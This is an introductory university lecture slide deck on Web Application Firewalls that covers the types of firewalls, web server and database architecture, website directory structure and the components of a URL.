

University of Batna 2

جامعة باتنة
UNIVERSITY OF BATNA 2

Web Application Firewall (WAF)

Chapter 4

UNIVERSITY OF BATNA 2


Preamble

Types of Firewalls


- Packet Filtering Firewall (Stateless)
- Stateful Inspection Firewall
- Proxy Firewall (Application-Level)
- Next-Generation Firewall (NGFW)
- WAF (Web Application Firewall)

In this lecture, the focus will be on WAFs


Web Architecture



Web Architecture



Web Architecture




Web Architecture



WEB Application server
WordPress
Magento
Prestashop

DBMS Server
MySQL
ORACLE
Microsoft SQL Server

WEB Server
APACHE, Microsoft
IIS, NGiNX, Caddy



client



server



WEB Servers/Application Servers and SGBD servers

Note that, both Application and DBMS services can be installed on the same physical host as the Web server

Question

In your opinion, is it better to install the **Application** and **DBMS** services on the same physical host as the Web server? Justify your answer.

Website Architecture


A website is a hierarchical **directory tree** consisting of files and folders, where the **Web Server** acts as the gatekeeper to this structure.

Each file (html, js, css, etc.) within these directories represents **a specific resource** or **web page** that a user accesses through their browser.

Example

www.WEBsite.dz (here you are on the top of the tree 'root')

www.WEBsite.dz/Product/features.html
(here you are in first tab of the tree)




Components of Web URL

<http://this.test.dz/traning/WAF-Eng4/index.html?product=asm>

- **Protocol**: specifies what is the protocol used (HTTP, HTTPS, FTP, etc.).
- **Host Name**: Domain Name of the resource.
- **Path**: specifies the path, directory and file name of the required resource on the web server.
- **Query**: query string
- **Parameter**: comes after the query string and it gives the value.

